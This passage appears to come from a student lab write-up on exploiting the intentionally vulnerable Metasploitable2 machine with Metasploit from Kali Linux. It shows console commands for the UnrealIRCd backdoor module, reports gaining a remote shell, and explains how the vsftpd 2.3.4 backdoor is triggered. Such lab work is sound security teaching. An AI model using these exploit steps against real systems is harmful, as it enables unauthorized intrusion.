
msf exploit(unreal_ircd_3281_backdoor) > set LHOST 192.168.0.106



Show Options and Payloads

To complete the attack, one need to type in the “exploit” in the console as demonstrated by the code and the picture below.

msf exploit(unreal_ircd_3281_backdoor) > exploit




*Executing Exploit Command (**Exploit using UnrealRCD IRC daemon**)*

As we can see from the screenshot above showing the whole process of exploit, we can note that a shell session has successfully being gained using Metasploit console. We can also see that we are able to execute “who am I” and “uname –a” commands to show that we are in the Metasploitable2 machine from the Kali Linux.

2. Vsftpd v2.3.4 Backdoor


The concept of the attack on **VSFTPD 2.3.4** is to trigger the malicious vsf_sysutil_extra(); function by sending a sequence of specific bytes on port 21, which, on successful execution, results in opening the backdoor on port 6200 of the system. (Packtpub.com, 2020)

In using vsftpd we are also going to follow similar steps we followed when exploiting Metasploitable-2 using UnrealRCD IRC daemon. And the following two screenshots shows the exploit process too in which “who am i?” and “uname -a” commands were being executed to show that we are in Metasploitable-2.



*Exploit using **Vsftpd v2.3.4 Backdoor***

Using exploit and setting payloads before executing our exploit command.



*Executing Exploit Command (**Vsftpd v2.3.4 Backdoor**)*

A picture above demonstrates a complete attack using vsftpd v2.3.4 backdoor.

REFERENCES

1. docs.rapid7.com. (n.d.). *Metasploit Framework | Metasploit Documentation*. [online] Available at: https://docs.rapid7.com/metasploit/msf-overview/.
2. g0tmi1k (2013). *What is Kali Linux? | Kali Linux Documentation*. [online] Kali.org. Available at: https://www.kali.org/docs/introduction/what-is-kali-linux/.
3. Packtpub.com. (2020). *{{metadataController.pageTitle}}*. [online] Available at: https://subscription.packtpub.com
4. Whitman, M.E., Mattord, H.J., Mackey, D. and Green, A. (2013). *Guide to network security*. Boston, Ma: Course Technology/Cengage Learning.
5. www.unrealircd.org. (n.d.). *UnrealIRCd - The most widely deployed IRC server - UnrealIRCd*. [online] Available at https://www.unrealircd.org/.